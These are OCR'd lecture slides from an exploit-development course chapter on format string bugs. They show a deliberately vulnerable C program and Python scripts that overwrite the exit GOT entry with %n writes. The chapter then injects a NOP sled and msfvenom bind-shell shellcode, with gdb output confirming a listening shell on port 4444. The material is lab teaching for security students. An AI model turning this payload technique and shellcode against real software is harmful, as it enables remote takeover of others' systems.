
CNIT 127: Exploit Development

Ch 4: Introduction to Format String Bugs



Updated 2-10-18

Understanding Format Strings

Data Interpretation

- RAM contains bytes
- The same byte can be interpreted as
  - An integer
  - A character
  - Part of an instruction
  - Part of an address
  - Part of a string
  - Many, many more...

Format String Controls Output

```
root@kali:~/127/ch4# cat pex.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
        int i=1, j=15, k=30;
        char A=65, B=66, C=67;
        char h[10], g[10];

        strcpy(h, "hello");
        strcpy(g, "goodbye");

        printf("Integers        %%d     ijk      %d %d %d\n", i, j, k);
        printf("Integers        %%5d    ijk     %5d %5d %5d\n\n", i, j, k);
        printf("Hex values      %%x     ijk     %x %x %x\n", i, j, k);
        printf("Hex values      %%8x    ijk     %8x %8x %8x\n", i, j, k);
        printf("Chars           %%c     ABC     %c %c %c\n", A, B, C);
        printf("Integers        %%d     ABC     %d %d %d\n\n", A, B, C);
        printf("Strings         %%s     hg      %s %s\n", h, g);
        printf("Pointers        %%p     hg      %p %p\n\n", h, g);

        printf("No arguments    %%x.%%x.%%x.%%x.        %x.%x.%x.%x\n");
        printf("No arguments    30 %%x          %x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x\n");
}
```

Format String Demo

```
root@kali:~/127/ch4# gcc pex.c -o pex
root@kali:~/127/ch4# ./pex
Integers        %d      ijk      1 15 30
Integers        %5d     ijk         1    15    30

Hex values      %x      ijk      1 f 1e
Hex values      %8x     ijk             1        f       1e
Chars           %c      ABC      A B C
Integers        %d      ABC      65 66 67

Strings         %s      hg       hello goodbye
Pointers        %p      hg       0xbffff457 0xbffff44d

No arguments    %x.%x.%x.%x.     bffff457.bffff44d.43.0
No arguments    30 %x            bffff457.bffff44d.43.0.ca0000.1.6f6f679d.65796264.68
000000.6f6c6c65.8048500.41424301.1e.f.1.b7fb63c4.bffff490.0.b7e29a63.8048540.0.0.b7e
29a63.1.bffff524.bffff52c.b7fed7da.1.bffff524
root@kali:~/127/ch4#
```

Most Important for Us

- %x Hexadecimal
- %8x Hexadecimal padded to 8 chars
- %10x Hexadecimal padded to 10 chars
- %100x Hexadecimal padded to 100 chars

Format String Vulnerabilities

Buffer Overflow

- This code is obviously stupid

```
char name[10];
strcpy(name, "Rumplestiltskin");
```

- C just does it, without complaining

Format String Without Arguments

- printf("%x.%x.%x.%x");
  - There are no arguments to print!
  - Should give an error message
  - Instead, C just pulls the next 4 values from the stack and prints them out
  - Can **read** memory on the stack
  - Information disclosure vulnerability

Format String Controlled by Attacker

```
 GNU nano 2.8.7                File: fs.c

#include <stdio.h>
#include <string.h>

int main(int argc, char **argv){
char buf[1024];
strcpy(buf, argv[1]);
printf(buf);
printf("\n");
exit(0);
}
```

```
root@kali:~/127# gcc -no-pie -o fs fs.c
```

```
root@kali:~/127# ./fs HELLO
HELLO
root@kali:~/127# ./fs %x%x%x%x
bff2e85a0804885f78257825
root@kali:~/127# ./fs %x.%x.%x.%x
bfb35857.0.804885f.252e7825
root@kali:~/127# ./fs %n.%n.%n.%n
Segmentation fault
root@kali:~/127#
```

Explanation

- %x.%x.%x.%x -- read 4 words from stack
- %n.%n.%n.%n -- write 4 numbers to RAM locations from the stack

```
root@kali:~/127# ./fs HELLO
HELLO
root@kali:~/127# ./fs %x%x%x%x
bff2e85a0804885f78257825
root@kali:~/127# ./fs %x.%x.%x.%x
bfb35857.0.804885f.252e7825
root@kali:~/127# ./fs %n.%n.%n.%n
Segmentation fault
root@kali:~/127#
```

%n Format String

- %n writes the number of characters printed so far
- To the memory location pointed to by the parameter
- Can **write** to arbitrary RAM locations
- Easy DoS
- Possible remote code execution

printf Family

- Format string bugs affect a whole family of functions

```
printf
fprintf
sprintf
snprintf
vfprintf
vprintf
vsprintf
vsnprintf
```

Countermeasures

Defenses Against Format String Vulnerabilities

- Stack defenses don't stop format string exploits
  - Canary value
- ASLR and NX
  - Can make exploitation more difficult
- Static code analysis tools
  - Generally find format string bugs
- gcc
  - Warnings, but no format string defenses

Exploitation Technique

Steps

- Control a parameter
- Find a target RAM location
  - That will control execution
- Write 4 bytes to target RAM location
- Insert shellcode
- Find the shellcode in RAM
- Write shellcode address to target RAM location

Control a Parameter

- Insert four letters before the %x fields
- Controls the fourth parameter

```
root@kali:~/127# ./fs AAAA.%x.%x.%x.%x
AAAA.bff67851.b7ff4000.8048490.41414141
```

  - Note: sometimes it's much further down the list, such as parameter 300

Target RAM Options

- Saved return address
  - Like the Buffer Overflows we did previously
- Global Offset Table
  - Used to find shared library functions
- Destructors table (DTORS)
  - Called when a program exits
- C Library Hooks

Target RAM Options

- "atexit" structure (link Ch 4n)
- Any function pointer
- In Windows, the default unhandled exception handler is easy to find and exploit

Disassemble in gdb

- gdb -q fs
- disassemble main
- First it calls **printf**
  - With a format string vulnerability
- Later it calls **exit**

```
   0x080484dd <+71>:    call   0x8048340 <printf@plt>
   0x080484e2 <+76>:    add    $0x10,%esp
   0x080484e5 <+79>:    sub    $0xc,%esp
   0x080484e8 <+82>:    push   $0xa
   0x080484ea <+84>:    call   0x8048380 <putchar@plt>
   0x080484ef <+89>:    add    $0x10,%esp
   0x080484f2 <+92>:    sub    $0xc,%esp
   0x080484f5 <+95>:    push   $0x0
   0x080484f7 <+97>:    call   0x8048360 <exit@plt>
End of assembler dump.
```

Dynamic Relocation (also called Global Offset Table (GOT))

```
root@kali:~/127# objdump
Usage: objdump <option(s)> <file(s)>
 Display information from object <file(s)>.
 At least one of the following switches must be given:
  -a, --archive-headers    Display archive header information
  -f, --file-headers       Display the contents of the overall file header
  -p, --private-headers    Display object format specific file header contents
  -P, --private=OPT,OPT... Display object format specific contents
  -h, --[section-]headers  Display the contents of the section headers
  -x, --all-headers        Display the contents of all headers
  -d, --disassemble        Display assembler contents of executable sections
  -D, --disassemble-all    Display assembler contents of all sections
  -S, --source             Intermix source code with disassembly
  -s, --full-contents      Display the full contents of all sections requested
  -g, --debugging          Display debug information in object file
  -e, --debugging-tags     Display debug information using ctags style
  -G, --stabs              Display (in raw form) any STABS info in the file
  -W[lLiaprmfFsoRt] or
  --dwarf[=rawline,=decodedline,=info,=abbrev,=pubnames,=aranges,=macro,=frames,
          =frames-interp,=str,=loc,=Ranges,=pubtypes,
          =gdb_index,=trace_info,=trace_abbrev,=trace_aranges,
          =addr,=cu_index]
                           Display DWARF info in the file
  -t, --syms               Display the contents of the symbol table(s)
  -T, --dynamic-syms       Display the contents of the dynamic symbol table
  -r, --reloc              Display the relocation entries in the file
  -R, --dynamic-reloc      Display the dynamic relocation entries in the file
  @<file>                  Read options from <file>
  -v, --version            Display this program's version number
  -i, --info               List object formats and architectures supported
  -H, --help               Display this information
root@kali:~/127#
```

Targeting the GOT

- Global Offset Table
- Pointer to **exit** at 0804a014
- Change pointer to hijack execution

```
root@kali:~/127# objdump -R fs

fs:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ffc R_386_GLOB_DAT    __gmon_start__
0804a00c R_386_JUMP_SLOT   printf@GLIBC_2.0
0804a010 R_386_JUMP_SLOT   strcpy@GLIBC_2.0
0804a014 R_386_JUMP_SLOT   exit@GLIBC_2.0
0804a018 R_386_JUMP_SLOT   __libc_start_main@GLIBC_2.0
0804a01c R_386_JUMP_SLOT   putchar@GLIBC_2.0
```

Writing to the GOT

- gdb -q fs
- info file *-- see got.plt*
- b * main+76 *-- after printf*
- x/1x 0x0804a014
- run $'\x14\xa0\x04\x08%x%x%x%n'
- x/1x 0x0804a014

```
root@kali:~/127# gdb -q fs
Reading symbols from fs...(no debugging symbols found)...done.
(gdb) b * main+76
Breakpoint 1 at 0x80484e2
(gdb) x/1x 0x0804a014
0x804a014:      0x08048366
(gdb) run $'\x14\xa0\x04\x08%x%x%x%n'
Starting program: /root/127/fs $'\x14\xa0\x04\x08%x%x%x%n'

Breakpoint 1, 0x080484e2 in main ()
(gdb) x/1x 0x0804a014
0x804a014:      0x0000001b
(gdb) c
Continuing.
bffff831b7fff00080484b0

Program received signal SIGSEGV, Segmentation fault.
0x0000001b in ?? ()
(gdb)
```

Python Code to Write 1 Word

```
  GNU nano 2.8.7                                File: f1.py

#!/usr/bin/env python

w1 = '\x14\xa0\x04\x08'          # word 4 on stack
form = '%x%x%x%n'

print w1 + form
```

```
root@kali:~/127# gdb -q fs
Reading symbols from fs...(no debugging symbols found)...done.
(gdb) b * main+76
Breakpoint 1 at 0x80484e2
(gdb) x/1x 0x0804a014
0x804a014:      0x08048366
(gdb) run $(./f1.py)
Starting program: /root/127/fs $(./f1.py)

Breakpoint 1, 0x080484e2 in main ()
(gdb) x/1x 0x0804a014
0x804a014:      0x0000001b
```

Write 4 Bytes, All The Same

```
  GNU nano 2.8.7                          File: f2.py

#!/usr/bin/env python

w1 = '\x14\xa0\x04\x08'          # word 4 on stack
w2 = '\x15\xa0\x04\x08'          # word 5 on stack
w3 = '\x16\xa0\x04\x08'          # word 6 on stack
w4 = '\x17\xa0\x04\x08'          # word 7 on stack
form = '%x%x%x%n%n%n%n'

print w1 + w2 + w3 + w4 + form
```

```
root@kali:~/127# gdb -q fs
Reading symbols from fs...(no debugging symbols found)...done.
(gdb) b * main+76
Breakpoint 1 at 0x80484e2
(gdb) x/1x 0x0804a014
0x804a014:      0x08048366
(gdb) run $(./f2.py)
Starting program: /root/127/fs $(./f2.py)

Breakpoint 1, 0x080484e2 in main ()
(gdb) x/1x 0x0804a014
0x804a014:      0x27272727
(gdb)
```

Write 4 Bytes, Increment=8

```
  GNU nano 2.8.7                          File: f4.py

#!/usr/bin/env python

w1 = '\x14\xa0\x04\x08JUNK'     # word 4 on stack
w2 = '\x15\xa0\x04\x08JUNK'     # word 6 on stack
w3 = '\x16\xa0\x04\x08JUNK'     # word 8 on stack
w4 = '\x17\xa0\x04\x08JUNK'     # word 10 on stack
form = '%x%x%x%n%x%n%x%n%x%n%x'

print w1 + w2 + w3 + w4 + form
```

```
root@kali:~/127# gdb -q fs
Reading symbols from fs...(no debugging symbols found)...done.
(gdb) b * main+76
Breakpoint 1 at 0x80484e2
(gdb) x/1x 0x0804a014
0x804a014:      0x08048366
(gdb) run $(./f4.py)
Starting program: /root/127/fs $(./f4.py)

Breakpoint 1, 0x080484e2 in main ()
(gdb) x/1x 0x0804a014
0x804a014:      0x4f473f37
```

Write 4 Bytes, Increment=16

```
  GNU nano 2.8.7                          File: f5.py

#!/usr/bin/env python

w1 = '\x14\xa0\x04\x08JUNK'     # word 4 on stack
w2 = '\x15\xa0\x04\x08JUNK'     # word 6 on stack
w3 = '\x16\xa0\x04\x08JUNK'     # word 8 on stack
w4 = '\x17\xa0\x04\x08JUNK'     # word 10 on stack
form = '%x%x%16x%n%16x%n%16x%n%16x%n%x'

print w1 + w2 + w3 + w4 + form
```

```
root@kali:~/127# gdb -q fs
Reading symbols from fs...(no debugging symbols found)...done.
(gdb) b * main+76
Breakpoint 1 at 0x80484e2
(gdb) x/1x 0x0804a014
0x804a014:      0x08048366
(gdb) run $(./f5.py)
Starting program: /root/127/fs $(./f5.py)

Breakpoint 1, 0x080484e2 in main ()
(gdb) x/1x 0x0804a014
0x804a014:      0x70605040
```

Write 00000000

```
 GNU nano 2.8.7                          File: f6.py

#!/usr/bin/env python

w1 = '\x14\xa0\x04\x08JUNK'     # word 4 on stack
w2 = '\x15\xa0\x04\x08JUNK'     # word 6 on stack
w3 = '\x16\xa0\x04\x08JUNK'     # word 8 on stack
w4 = '\x17\xa0\x04\x08JUNK'     # word 10 on stack

n1 = 0xd0
n2 = 256
n3 = 256
n4 = 256

form = '%x%x%' + str(n1) + 'x%n%' + str(n2) + 'x%n%'
form +=          str(n3) + 'x%n%' + str(n4) + 'x%n%x'

print w1 + w2 + w3 + w4 + form
```

```
root@kali:~/127# gdb -q fs
Reading symbols from fs...(no debugging symbols found)...done.
(gdb) b * main+76
Breakpoint 1 at 0x80484e2
(gdb) x/1x 0x0804a014
0x804a014:      0x08048366
(gdb) run $(./f6.py)
Starting program: /root/127/fs $(./f6.py)
JUNKJUNKJUNKJUNKbffff7fbb7fff000

                                                    80484b0

                                                      4b4e554a

                                                          4b4e554a

                                                                4b4e554a
Breakpoint 1, 0x080484e2 in main ()
(gdb) x/1x 0x0804a014
0x804a014:      0x00000000
```

Write Chosen Values in 4 Bytes

```
 GNU nano 2.8.7                File: f7.py

#!/usr/bin/env python

w1 = '\x14\xa0\x04\x08JUNK'     # word 4 on stack
w2 = '\x15\xa0\x04\x08JUNK'     # word 6 on stack
w3 = '\x16\xa0\x04\x08JUNK'     # word 8 on stack
w4 = '\x17\xa0\x04\x08JUNK'     # word 10 on stack

a1 = 0x41
a2 = 0x42
a3 = 0x43
a4 = 0x44

n1 = 0xd0  + a1
n2 = 256*2 - 0x30 - n1 + a2
n3 = 256*3 - 0x30 - n1 - n2 + a3
n4 = 256*4 - 0x30 - n1 - n2 - n3 + a4

form = '%x%x%' + str(n1) + 'x%n%' + str(n2) + 'x%n%'
form +=          str(n3) + 'x%n%' + str(n4) + 'x%n%x'

print w1 + w2 + w3 + w4 + form
```

Write Chosen Values in 4 Bytes

```
root@kali:~/127# gdb -q fs
Reading symbols from fs...(no debugging symbols found)...done.
(gdb) b * main+76
Breakpoint 1 at 0x80484e2
(gdb) x/1x 0x0804a014
0x804a014:      0x08048366
(gdb) run $(./f7.py)
Starting program: /root/127/fs $(./f7.py)
JUNKJUNKJUNKJUNKbffff7fbb7fff000

                                                    80484b0

                                                       4b4e554a

                                                          4b4e554a


Breakpoint 1, 0x080484e2 in main ()
(gdb) x/1x 0x0804a014
0x804a014:      0x44434241
```

Inserting Dummy Shellcode

- \xcc is BRK

```
 GNU nano 2.8.7                          File: f8.py

#!/usr/bin/env python

w1 = '\x1c\xa0\x04\x08JUNK'     # word 4 on stack
w2 = '\x1d\xa0\x04\x08JUNK'     # word 6 on stack
w3 = '\x1e\xa0\x04\x08JUNK'     # word 8 on stack
w4 = '\x1f\xa0\x04\x08JUNK'     # word 10 on stack

a1 = 0x10
a2 = 0xf1
a3 = 0xff
a4 = 0xbf

n1 = 0xd0  + a1
n2 = 256*2 - 0x30 - n1 + a2
n3 = 256*3 - 0x30 - n1 - n2 + a3
n4 = 256*4 - 0x30 - n1 - n2 - n3 + a4

form = '%x%x%' + str(n1) + 'x%n%' + str(n2) + 'x%n%'
form +=          str(n3) + 'x%n%' + str(n4) + 'x%n%x'

nopsled = '\x90' * 100
dummy = '\xcc' * 250

print w1 + w2 + w3 + w4 + form + nopsled + dummy
```

View the Stack in gdb

```
Breakpoint 1, 0x080484e2 in main ()
(gdb) x/40x $esp
0xbffff0a0:     0xbffff0b0      0xbffff69d      0xb7fff000      0x080484b0
0xbffff0b0:     0x0804a014      0x4b4e554a      0x0804a015      0x4b4e554a
0xbffff0c0:     0x0804a016      0x4b4e554a      0x0804a017      0x4b4e554a
0xbffff0d0:     0x78257825      0x33373225      0x256e2578      0x78373532
0xbffff0e0:     0x32256e25      0x25783735      0x3532256e      0x6e257837
0xbffff0f0:     0x90907825      0x90909090      0x90909090      0x90909090
0xbffff100:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff110:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff120:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff130:     0x90909090      0x90909090      0x90909090      0x90909090
(gdb)
0xbffff140:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff150:     0x90909090      0xcccc9090      0xcccccccc      0xcccccccc
0xbffff160:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
0xbffff170:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
```

- Choose an address in the NOP sled

```
a1 = 0x10
a2 = 0xf1
a3 = 0xff
a4 = 0xbf
```

Dummy Exploit Runs to \xcc

```
root@kali:~/127# gdb -q fs
Reading symbols from fs...(no debugging symbols found)...done.
(gdb) break * main + 76
Breakpoint 1 at 0x80484e2
(gdb) run $(./f5.py)
Starting program: /root/127/fs $(./f5.py)
JUNKJUNKJUNKJUNKbffff6a1b7fff000


                          80484b0




                                                                4b4e554a



                                      4b4e554a
Breakpoint 1, 0x080484e2 in main ()
(gdb) x/1x 0x0804a014
0x804a014:      0xbffff110
(gdb) continue
Continuing.


                                   4b4e554a????????????????????????????????
????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????
????????????????????????????????????????????????????????????????????????
????????????????????????

Program received signal SIGTRAP, Trace/breakpoint trap.
0xbffff155 in ?? ()
(gdb) q
```

Testing for Bad Characters

- \x09 is bad

```
shellcode = ''
for i in range(1,256):
        shellcode += chr(i)
```

```
(gdb) x/100x $esp
0xbffff090:     0xbffff0a0      0xbffff6a2      0xb7fff000      0x080484b0
0xbffff0a0:     0x0804a014      0x4b4e554a      0x0804a015      0x4b4e554a
0xbffff0b0:     0x0804a016      0x4b4e554a      0x0804a017      0x4b4e554a
0xbffff0c0:     0x78257825      0x34323225      0x256e2578      0x78393734
0xbffff0d0:     0x32256e25      0x25783237      0x3931256e      0x6e257832
0xbffff0e0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff0f0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff100:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff110:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff120:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff130:     0x90909090      0x90909090      0x90909090      0x01909090
0xbffff140:     0x05040302      0x00080706      0xb7fff000      0xbffff168
0xbffff150:     0xb7fff538      0xb7fd9641      0x00000000      0xbffff244
```

Testing for Bad Characters

- 10 is bad

```
shellcode = ''
for i in range(10,256):
        shellcode += chr(i)
```

```
(gdb) x/100x $esp
0xbffff090:     0xbffff0a0      0xbffff6aa      0xb7fff000      0x080484b0
0xbffff0a0:     0x0804a014      0x4b4e554a      0x0804a015      0x4b4e554a
0xbffff0b0:     0x0804a016      0x4b4e554a      0x0804a017      0x4b4e554a
0xbffff0c0:     0x78257825      0x34323225      0x256e2578      0x78393734
0xbffff0d0:     0x32256e25      0x25783237      0x3931256e      0x6e257832
0xbffff0e0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff0f0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff100:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff110:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff120:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff130:     0x90909090      0x90909090      0x90909090      0x00909090
0xbffff140:     0x00000000      0x00000000      0xb7fff000      0xbffff168
0xbffff150:     0xb7fff538      0xb7fd9641      0x00000000      0xbffff244
```

Testing for Bad Characters

- Started at 11 = 0x0b
- \x20 is bad

```
(gdb) x/100x $esp
0xbffff0a0:     0xbffff0b0      0xbffff6ab      0xb7fff000      0x080484b0
0xbffff0b0:     0x0804a014      0x4b4e554a      0x0804a015      0x4b4e554a
0xbffff0c0:     0x0804a016      0x4b4e554a      0x0804a017      0x4b4e554a
0xbffff0d0:     0x78257825      0x34323225      0x256e2578      0x78393734
0xbffff0e0:     0x32256e25      0x25783237      0x3931256e      0x6e257832
0xbffff0f0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff100:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff110:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff120:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff130:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff140:     0x90909090      0x90909090      0x90909090      0x0b909090
0xbffff150:     0x0f0e0d0c      0x13121110      0x17161514      0x1b1a1918
0xbffff160:     0x1f1e1d1c      0xb7fd9600      0x00000000      0xbffff254
0xbffff170:     0xb7de4935      0xb7fd966e      0xffffffff      0x00000000
```

Testing for Bad Characters

- Started at 33 = 0x21
- No more bad characters

```
(gdb) x/100x $esp
0xbffff0c0:     0xbffff0d0      0xbffff6c1      0xb7fff000      0x080484b0
0xbffff0d0:     0x0804a014      0x4b4e554a      0x0804a015      0x4b4e554a
0xbffff0e0:     0x0804a016      0x4b4e554a      0x0804a017      0x4b4e554a
0xbffff0f0:     0x78257825      0x34323225      0x256e2578      0x78393734
0xbffff100:     0x32256e25      0x25783237      0x3931256e      0x6e257832
0xbffff110:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff120:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff130:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff140:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff150:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff160:     0x90909090      0x90909090      0x90909090      0x21909090
0xbffff170:     0x25242322      0x29282726      0x2d2c2b2a      0x31302f2e
0xbffff180:     0x35343332      0x39383736      0x3d3c3b3a      0x41403f3e
0xbffff190:     0x45444342      0x49484746      0x4d4c4b4a      0x51504f4e
0xbffff1a0:     0x55545352      0x59585756      0x5d5c5b5a      0x61605f5e
0xbffff1b0:     0x65646362      0x69686766      0x6d6c6b6a      0x71706f6e
0xbffff1c0:     0x75747372      0x79787776      0x7d7c7b7a      0x81807f7e
0xbffff1d0:     0x85848382      0x89888786      0x8d8c8b8a      0x91908f8e
0xbffff1e0:     0x95949392      0x99989796      0x9d9c9b9a      0xa1a09f9e
0xbffff1f0:     0xa5a4a3a2      0xa9a8a7a6      0xadacabaa      0xb1b0afae
0xbffff200:     0xb5b4b3b2      0xb9b8b7b6      0xbdbcbbba      0xc1c0bfbe
0xbffff210:     0xc5c4c3c2      0xc9c8c7c6      0xcdcccbca      0xd1d0cfce
0xbffff220:     0xd5d4d3d2      0xd9d8d7d6      0xdddcdbda      0xe1e0dfde
0xbffff230:     0xe5e4e3e2      0xe9e8e7e6      0xedecebea      0xf1f0efee
0xbffff240:     0xf5f4f3f2      0xf9f8f7f6      0xfdfcfbfa      0xb700fffe
```

Generate Shellcode

- msfvenom -p linux/x86/shell_bind_tcp
- -b '\x00\x09\x0a\x20'
- PrependFork=true
- -f python

Keep Total Length of Injection Constant

- Required to keep the stack frame size constant

```
nopsled = '\x90' * 100

buf =  ""
buf += "\xd9\xcf\xd9\x74\x24\xf4\x5e\xba\xfa\x37\xb7\xe3\x29"
buf += "\xc9\xb1\x18\x31\x56\x18\x83\xc6\x04\x03\x56\xee\xd5"
buf += "\x42\x89\x0c\x42\x60\xce\x95\xb2\x0e\xc9\xa4\xf2\x5f"
buf += "\xd4\x0b\x72\xae\x0c\x64\x90\x82\xf1\xd9\x3d\x27\x7f"
buf += "\x3c\x71\x41\xb2\x3e\x29\xd0\x1e\x56\xcc\xec\x8f\xfa"
buf += "\xba\xfc\xfe\x52\xb2\x1c\x6a\x34\x9c\x13\xeb\x31\x5d"
buf += "\xa8\x5f\x45\xee\xd6\x52\xc5\x4d\xa7\x0b\x08\xd1\x54"
buf += "\x8a\xf8\xed\x02\xe0\x7c\x58\xca\x02\x14\x74\x03\x80"
buf += "\x8c\xe2\x74\x04\x25\x9d\x03\x2b\xe5\x32\x9d\x4d\xb5"
buf += "\xbe\x50\x0d"

padding = 'A' * (250 - len(buf))

print w1 + w2 + w3 + w4 + form + nopsled + buf + padding
```

Final Check

- Address in NOP sled
- Shellcode intact

```
(gdb) x/1x 0x0804a014
0x804a014:      0xbffff110
(gdb) x/100x $esp
0xbffff0a0:     0xbffff0b0      0xbffff6a1      0xb7fff000      0x080484b0
0xbffff0b0:     0x0804a014      0x4b4e554a      0x0804a015      0x4b4e554a
0xbffff0c0:     0x0804a016      0x4b4e554a      0x0804a017      0x4b4e554a
0xbffff0d0:     0x78257825      0x34323225      0x256e2578      0x78313834
0xbffff0e0:     0x32256e25      0x25783037      0x3931256e      0x6e257832
0xbffff0f0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff100:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff110:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff120:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff130:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff140:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff150:     0x90909090      0x74d9cfd9      0xba5ef424      0xe3b737fa
0xbffff160:     0x18b1c929      0x83185631      0x560304c6      0x8942d5ee
0xbffff170:     0xce60420c      0xc90eb295      0xd45ff2a4      0x0cae720b
0xbffff180:     0xf1829064      0x7f273dd9      0xb241713c      0x1ed0293e
0xbffff190:     0x8feccc56      0xfefcbafa      0x6a1cb252      0xeb139c34
0xbffff1a0:     0x5fa85d31      0x52d6ee45      0x0ba74dc5      0x8a54d108
0xbffff1b0:     0xe002edf8      0x02ca587c      0x80037414      0x0474e28c
0xbffff1c0:     0x2b039d25      0x4d9d32e5      0x0d50beb5      0x41414141
0xbffff1d0:     0x41414141      0x41414141      0x41414141      0x41414141
```

Shell (in gdb)

```
(gdb) continue
Continuing.

                                                                                 4b4e554a??????????????
????????????????????????????????????????????????????????????????????????????????????t$?^?????)ɱ1V??
V??B?
          B`E?ɤ?_?
                  r?
                    d????='<qA?>)?V??????R?j4??1]?_E??R?M?
                                                              ?T????|X?t???t%?+?2AAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[Inferior 1 (process 2055) exited normally]
(gdb) q
root@kali:~/127# netstat -pant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1506/sshd
tcp        0      0 0.0.0.0:4444            0.0.0.0:*               LISTEN      2063/fs
tcp        0      0 172.16.1.250:22         172.16.1.1:55261        ESTABLISHED 1525/sshd: root@pts
tcp        0      0 172.16.1.250:22         172.16.1.1:55259        ESTABLISHED 1512/sshd: root@pts
tcp6       0      0 :::22                   :::*                    LISTEN      1506/sshd
root@kali:~/127#
```

Outside gdb

- Crashed with segfault on Kali 2018.1
- Had to add 0x30 to address

```
b1 = 0x40
b2 = 0xf1
b3 = 0xff
b4 = 0xbf
```